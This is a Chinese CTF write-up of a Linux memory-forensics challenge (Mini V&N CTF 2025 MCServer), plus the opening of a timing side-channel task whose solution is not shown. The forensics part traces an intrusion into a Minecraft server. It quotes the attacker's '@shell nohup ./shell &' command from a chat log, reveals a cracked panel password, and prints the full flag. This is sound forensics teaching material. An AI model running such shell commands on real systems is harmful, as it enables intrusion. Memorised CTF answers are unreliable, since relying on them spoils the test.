比赛复现文档
路虽远,行则将至;事虽难,做则必成
本文章为参加的各种比赛和题目misc方向复现文档
Mini V&N CTF 2025 MCServer
参考链接:https://goodlunatic.github.io/posts/761da51/#linux%E5%86%85%E5%AD%98%E5%8F%96%E8%AF%81
https://treasure-house.randark.site/blog/2023-10-25-MemoryForensic-Test/
https://mp.weixin.qq.com/s?__biz=MzA3OTk5MjE2OQ==&mid=2247484545&idx=1&sn=9b8c4d844d5efcf358d359021985f139&chksm=9eefc873eb09dc94960d29cb83eef48966a2048ee1c90b2fe1ad8de81fe2fdd6176f32071fa3&mpshare=1&scene=23&srcid=1206kW2mvbdeXjTKCDufzkYR&sharer_shareinfo=76fdb4ba40b3e7dab6252c6ca0e3f354&sharer_shareinfo_first=76fdb4ba40b3e7dab6252c6ca0e3f354#rd
https://xz.aliyun.com/news/17397
linux内存取证,需要制作Symbols(vol3) 或Profiles(vol2) ,这是 Volatility 的“地图”,告诉 Volatility 如何正确解析和理解特定操作系统(及其版本)的内存结构。
First step——拿到内存镜像的banner信息: vol3 -f file banners.Banners
banner的内容是Linux 内核版本的详细信息,例如:
内核版本:Linux version 4.9.0-deepin13-amd64
编译者:yangbo@deepin.com
编译器版本:gcc version 6.3.0 20170321 (Debian 6.3.0-11)
编译类型:#1 SMP PREEMPT
发行版信息:Deepin 4.9.57-1
编译日期:(2017-10-19)
使用vol2进行取证,需要制作Profiles: 内存镜像类似于一个”原始数据块”,其中没有目录,章节标题和页码,全是乱序的二进制数据,Volatility 需要知道:哪里是进程列表的开始?哪里是网络连接表?内核数据结构的布局是怎样的?这就是 Profile 的作用。
而在linux系统中,由于内核的多样性,一些发行版的深度定制,不同配置下的差异,会导致vol自有的Profile无法使用,因此需要制作对应的Profile
Profile具体包含了:
1
2
3
4
// 类似于这样的映射: ffffffff81000000 T startup_64 // 启动代码地址 ffffffff81800000 T init_task // 关键数据结构地址 ffffffff81a00000 T modules // 模块列表地址
告诉 Volatility 关键内核函数和变量的内存地址
1 2 3 4 5 6 7 8 struct task_struct { volatile long state; void *stack ; struct list_head tasks ; pid_t pid; };
而在不同内核版本的linux中,结构体布局是完全不同的
例如:
1
2
3
编译时启用了哪些功能? 内存分页大小是多少? 地址空间布局(32位 or 64位)?

Profiles制作: 一个vol2的Profile的结构总共包含两个文件:system.map(内核的静态符号表)以及module.dwarf(内核调试文件)
将两个文件用deflate压缩算法压缩成一个zip压缩包放到volatility/volatility/plugins/overlays/linux目录下即可
system.map:
根据已知的 4.9.0-deepin13-amd64 内核版本信息,可以确定这是deepin操作系统 15.5 版本
下载iso:https://sourceforge.net/projects/deepin/files/15.5/Release/deepin-15.5-amd64.iso/download
使用vmware创建虚拟机,进行换源,再安装必要软件包:

sudo apt install openssh-server gcc make net-tools
下载AVML 到虚拟机内,并赋予权限(chmod +x avml)
然后开始制作镜像:
得到out.lime 内存镜像文件
接下来,开始构建 dwarf 内核调试文件,与获取 System.map 内存表文件
首先传输 dwarf 内核调试文件的编译文件:volatility/tools/linux ,并尝试进行编译:
得到了module.dwarf文件。
接下来获取 System.map 内存表文件:
可以直接找到:
得到这两个文件后,进行压缩即可获得Profiles:
再把zip移动到vol2储存Profile的地方(volatility2/volatility/plugins/overlays/linux/):

使用info检查Profile:
使用 profile 进行内存镜像的解析:
接下来就可以使用vol2进行内存取证了:
1
2
3
4
Q1 蛤客zym在Minecraft游戏中的id是什么? Q2 请寻找蛤客zym进入了与Minecraft相关的什么程序? Q3 蛤客zym进入与Minecraft相关的程序使用的用户名和密码是什么? Q4 请从蛤客zym的入侵痕迹找出他通过上传了什么得到了shell?
Q1: 游戏id,一般在服务器的日志中会体现:

列出所有文件查找:
python2 vol.py -f ~/Desktop/mem.mem --profile=LinuxDeepin_4_9_0-deepin13-amd64_profilex64 linux_enumerate_files > ~/Desktop/1.txt
发现了可疑的日志,进行导出:
python2 vol.py -f ~/Desktop/mem.mem --profile=LinuxDeepin_4_9_0-deepin13-amd64_profilex64 linux_find_file -i 0xffff9b878779d3e8 -O ~/Desktop/chatty_log
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
[02:49:48] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): wxm你来了 [02:51:33] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): n0师傅,这个怎么玩啊 [02:51:49] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 出生点有教程 [02:52:20] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): n0师傅,这个箱子怎么开不了啊 [02:52:28] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 我看看 [02:55:16] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 好像插件有点问题 [02:55:46] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 过两天加个新手礼包替代箱子 [02:55:55] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 这是你弄得服务器吗,好强啊n0师傅 [02:57:03] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 是啊 [02:57:10] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 你要进后台vanvan吗 [02:57:22] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 就是这个用户名,密码还是6rocky里面Aa+数字那个的那个老密码 [02:57:55] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 就是这个用户名,密码还是§6rocky里面Aa+数字那个的那个老密码 [02:58:12] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 就是这个用户名,密码还是§6rocky里面Aa+数字那个的那个老密码 [02:59:36] 0ran93 (b8897229-baf9-3709-bc7d-a06b99cd70c7): 这个怎么玩啊 [02:59:46] XuXX (2500ff07-1153-3335-8243-45c9bd3d9c70): 直接挖脚下的方块就行了 [03:00:03] XuXX (2500ff07-1153-3335-8243-45c9bd3d9c70): 出生点写了吧 [03:00:17] W4ngXunF1sh (0fdac309-0978-3cba-a820-c4c4da0acc0c): butterwxm是四川萌妹吗 [03:00:25] W4ngXunF1sh (0fdac309-0978-3cba-a820-c4c4da0acc0c): 能一起玩吗 [03:00:30] 5h3n9NaN (8c4e9748-4a49-3849-abc0-53a61b5b573e): 能一起玩吗 [03:00:35] XuXX (2500ff07-1153-3335-8243-45c9bd3d9c70): 能一起玩吗 [03:00:44] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 可以啊 [03:00:54] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 怎么拉人啊 [03:01:08] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): is team invite [03:01:21] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 你可能没权限,我来吧 [03:01:33] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 拉完了给你创造我下了 [03:01:57] J4sm1ne4ur4 (452b75cf-9cc1-38be-9484-343c26e245fa): 出生点的箱子怎么开不了啊 [03:03:06] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 我先下了 [03:03:13] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 明天再一起玩学姐 [03:03:31] 0ran93 (b8897229-baf9-3709-bc7d-a06b99cd70c7): aura你来了,来van [03:04:48] XuXX (2500ff07-1153-3335-8243-45c9bd3d9c70): 憋笑[1] [03:05:04] J4sm1ne4ur4 (452b75cf-9cc1-38be-9484-343c26e245fa): 憋笑都更新出3.0和4.0了 [03:07:01] 5h3n9NaN (8c4e9748-4a49-3849-abc0-53a61b5b573e): 不是这怎么会出蠹虫和蜘蛛网啊c [03:07:11] 0ran93 (b8897229-baf9-3709-bc7d-a06b99cd70c7): 二号选手取证大师就是强[点赞] [03:07:23] XuXX (2500ff07-1153-3335-8243-45c9bd3d9c70): 二号选手取证大师就是强[点赞] [03:08:20] 0ran93 (b8897229-baf9-3709-bc7d-a06b99cd70c7): ???wc,怎么死亡会掉落啊 [03:08:30] 5h3n9NaN (8c4e9748-4a49-3849-abc0-53a61b5b573e): run了 [03:09:15] J4sm1ne4ur4 (452b75cf-9cc1-38be-9484-343c26e245fa): ???wc,怎么死亡会掉落啊 [03:11:06] Hu4ngrk1n (ad52f988-ed77-39fb-9c15-c24ec06cad1d): @butt3rwxm 能和你们一起玩吗 [03:11:14] Hu4ngrk1n (ad52f988-ed77-39fb-9c15-c24ec06cad1d): 一个人好无聊 [03:11:22] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 我看看怎么拉人 [03:11:30] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 不行啊 [03:11:37] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 我再试试 [03:11:47] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 我看看n0师傅睡没睡,让他给个权限或者拉下 [03:14:33] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 我把岛主转给你了学姐,我先睡了 [03:14:54] W4ngXunF1sh (0fdac309-0978-3cba-a820-c4c4da0acc0c): butterwxm给个三叉戟,给你表演个魔术 [03:18:35] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 啊? [03:18:44] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 不是戈门 [03:18:46] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): ?? [03:19:21] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): @nOo0b 登不上面板a [03:19:40] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): 密码不对啊 [03:20:41] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): 改过了,就是rocky里面Aa开头那个,之前可能输了一位 [03:21:38] Butt3rwXm (93b88d54-1917-32e5-827e-2a2a64fc9bbe): ok,我去看看 [03:22:58] nOo0b (34fe703f-7330-30df-95e3-437457cda10e): xiale [03:47:03] W4ngXunF1sh (0fdac309-0978-3cba-a820-c4c4da0acc0c): @shell nohup ./shell &
注意到最后,W4ngXunF1sh 执行了@shell nohup ./shell &
因此判断这即是黑客的id
Q2 请寻找蛤客zym进入了与Minecraft相关的什么程序?
我们知道mc是java编写的,尝试找出所有Java进程 ,这是Minecraft的核心:
python2 vol.py -f ~/Desktop/mem.mem --profile=LinuxDeepin_4_9_0-deepin13-amd64_profilex64 linux_psaux | grep -i "java"
可以找到一个叫mcsmanagerMinecraft 服务器
因此可以推测这就是相关的程序。
Q3 蛤客zym进入与Minecraft相关的程序使用的用户名和密码是什么?
在之前导出的所有文件列表中搜索mcsmanager,可以知道它的路径是:/opt/mcsmanager
用户名和密码的核心是找到并分析其配置文件或数据库,因为密码通常以哈希或加密形式存储其中。
在内存中搜mcsanager目录下所有可能包含凭证的文件:

python2 vol.py -f ~/Desktop/mem.mem --profile=LinuxDeepin_4_9_0-deepin13-amd64_profilex64 linux_enumerate_files | grep -i "/opt/mcsmanager" | grep -E "(config|\.json|\.db|\.sqlite|data)"
在其中找到了user目录:

导出/user下的json文件:
python2 vol.py -f ~/Desktop/mem.mem --profile=LinuxDeepin_4_9_0-deepin13-amd64_profilex64 linux_find_file -i 0xffff9b883f2be658 -O ~/Desktop/b403738834b24115b7f503dbb4d18d8b.json

可以看到用户名和密码哈希,hashcat字典爆破得到密码:
Q4 请从蛤客zym的入侵痕迹找出他通过上传了什么得到了shell?
2025-05-12的日志中可以知道发现W4ngXunF1sh执行了shell命令:
找到之后时间的日志:

分析发现Purpur 服务器的 Watchdog 线程检测到主线程卡死,服务器主线程在读取文件时被阻塞了。从堆栈跟踪可以看出:
cloud.xzai.message.MessageEvent.onPlayerChat(MessageEvent.java:89)
在 MessageEvent.java 的第89行,代码正在执行文件读取操作。
分析得知Dream.jar 插件中的 MessageEvent.onPlayerChat 方法在处理玩家聊天时,正在同步读取文件

导出Dream.jar进行分析:
确认了这是一个后门插件
VNCTF{W4ngXunF1sh_mcsmanager_nOo0b,Aa123456789_Dream.jar}
强网拟态线下 2025
复现参考: https://goodlunatic.github.io/posts/353513a/
泄露的时间与电码 题目有三个附件:
chal.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
import timeimport randomimport sysclass SecureTypewriter : def __init__ (self ): self .lfsr = 0x92 self .time_unit = 0.005 self .jitter = 0.001 self .base_overhead = 10 self .branch_penalty = 30 def step_lfsr (self ): bit = ((self .lfsr >> 0 ) ^ (self .lfsr >> 2 ) ^ (self .lfsr >> 3 ) ^ (self .lfsr >> 4 )) & 1 self .lfsr = (self .lfsr >> 1 ) | (bit << 7 ) return self .lfsr def scramble (self, val ): return ((val * 0x1F ) + 0x55 ) & 0xFF def process_char (self, char ): c = ord (char) k = self .step_lfsr() val = c ^ k base_ops = self .scramble(val) current_ops = self .base_overhead + base_ops if base_ops % 2 != 0 : current_ops += self .branch_penalty real_duration = current_ops * self .time_unit noise = random.uniform(-self .jitter, self .jitter) total_time = max (0 , real_duration + noise) return total_time def process_text (self, text ): timings = [] for char in text: elapsed = self .process_char(char) timings.append(elapsed) return timings if __name__ == "__main__" : try : with open ("flag.txt" , "r" ) as f: content = f.read().strip() except FileNotFoundError: print ("Error: flag.txt not found." ) sys.exit(1 ) machine = SecureTypewriter() print (f"Processing {len (content)} characters with SecureTypewriter v2.0..." ) logs = machine.process_text(content) with open ("timing.log" , "w" ) as f: for t in logs: f.write(f"{t:.6 f} \n" ) print ("Processing complete. Timing data saved to timing.log" )
timing.log:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
1.110270 0.924169 1.139244 0.670085 0.915054 1.154452 0.224613 0.329060 0.774615 0.279617 0.954166 0.430143 0.414914 1.224826 1.310686 1.265828 0.110950 1.225669 1.404647 0.575287 1.455927 0.975492 0.305642 0.835893 1.245893 0.569651 1.060266 0.149129 0.844243 1.294104 0.079101 0.914897 1.025389 0.270495 0.225577 0.654189 1.385665 0.755860 0.450597 0.950750 0.839268 1.015624 0.895000 0.794687 1.064966 1.200042 0.559413 0.980588 0.525959 0.514992 0.629261 0.489585 1.089786 0.880690 1.374392 0.789075 0.814771 1.455273 1.050996 0.234891 1.074220 0.099300 1.319762 0.935773 0.454985 0.425895 0.704892 1.095786 1.165433 1.295589 0.749113 0.885320 1.244904 0.659642 0.635889 0.435427 0.520476 0.870549 0.890145 1.125522 